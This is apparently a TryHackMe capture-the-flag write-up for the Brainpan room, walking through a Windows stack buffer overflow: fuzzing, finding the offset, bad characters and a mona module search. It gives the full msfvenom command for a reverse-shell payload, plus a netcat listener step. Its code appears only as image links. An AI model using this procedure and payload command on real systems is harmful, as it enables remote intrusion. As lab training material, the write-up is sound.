# TRYHACKME Brainpan1a Windows executable, find a buffer overflow and exploit it on a Linux machine.


**Reverse engineer a Windows executable, find a buffer overflow and exploit it on a Linux machine.**

**In Buffer Overflow attack there is 6 step to exploit the buffer overflow attack**


* **Spiking**
* **Fuzzing**
* **Finding offset**
* **Finding Bad chars**
* **Finding Right Module**
* **Generating shell code and root**

**Let’s discuss how to use this 6 step to exploit the buffer overflow vulnerable program**


1. **Spiking:** Spiking generally refers to finding the vulnerable point or command into the exe file through which we try to detect the vulnerability but in this brainpan case we didn’t need to do spiking so skip this step
2. **Fuzzing:** we need to fuzz the program by sending the n number of bytes through our python code to see if the program is actually vulnerable to the buffer overflow attack. In this case we successfully fuzz the program by sending N number of bytes and crash the program.

****


Here we successfully crash the program by sending the A character to the program and we also successfully change the EIP value which is good.




Here is my python code where I send the 1000 character of A to the vulnerable program and it crash.




**3: Finding the Offset:** Now the next step is to finding the offset. We can see the program get crash around by sending the 1000 number of byte. So next step is to find the offset for finding the offset I use the tool called pattern create by using the tool first I create the pattern and send to the program and if the program is crash then we use the EIP value to find the exact offset.




I use the too named as pattern\_create.rb to create the pattern with length 1000 because our program get crash at 1000 number of bytes so I create that. Now we have to send this to the program.



Here is the script that send the offset to the program.



By send the pattern we successfully crash the brainpan server but we also get the value of EIP which is 35724134 as show in this image. Now we can use the value to finding the exact offset for finding the exact match I use the tool called pattern\_offset.rb so that we can get the exact match.




We can see the exact match is 524 which is great.

**4:** **Finding Bad chars:** Now thenext step is to find the bad character because during the time of generating the shell code we avoid the badchars from our shell code and get shell without any error. For that we need to send the badchars to the program and see the dumps.





So in this program I use the badchars and send to the program here I doesn’t include the /x00 because by default it is consider as badchars so we avoid it.




Here we can see the program is crash and also see that badchars which we have send so from here we can’t see the badchars so the next step is to finding the right module.

**5: Finding Right Module:** Finding the right module means we have to finding the vulnerable point of the program where no memory protection is present in this BrainPan program. To finding the right module I use the script named as mona.

****



After finding the right module we need to break the program to check if the program break.



Here I again send the byte to the right module and the program still crash now it’s time to come to the finally step which is generating shellcode and getting root

**6: Generating shell code and get Root:** Generating the shell code I use msfvenom to generate shell code.

**Syntax:** msfvenom -p windows/shell\_reverse\_tcp LHOST=kali\_ip LPORT=4444 EXITFUNC=thread -f c -a x86 –platform windows -b "\\x00’’

-p = payload type which is windows/shell\_reverse\_tcp

LHOST = IP

LPORT= Incoming connection Port

EXITFUNC= Lighting the shellcode

-f = format of shellcode wheather it’s c or python


-a = architecture of the machine 32 bit or 64 bit

--platform= wheather it’s window or linux

-b = badcharater to ignore during generation of the shell code so that the shellcode run smoothly


****

Here is the shellcode script. Next step is to execute the script and get root. Before executing the script make sure you open the listener from you hacking machine. I use netcat for listening the incoming connection.




Now it’s time to over the game and getting root


Execute the script



**Game Over**

****

**We get the Shell**

****

**BrainPan Server**

**Made By: Sonu Sharma**

**Github:** [**https://github.com/sonu7519**](https://github.com/sonu7519)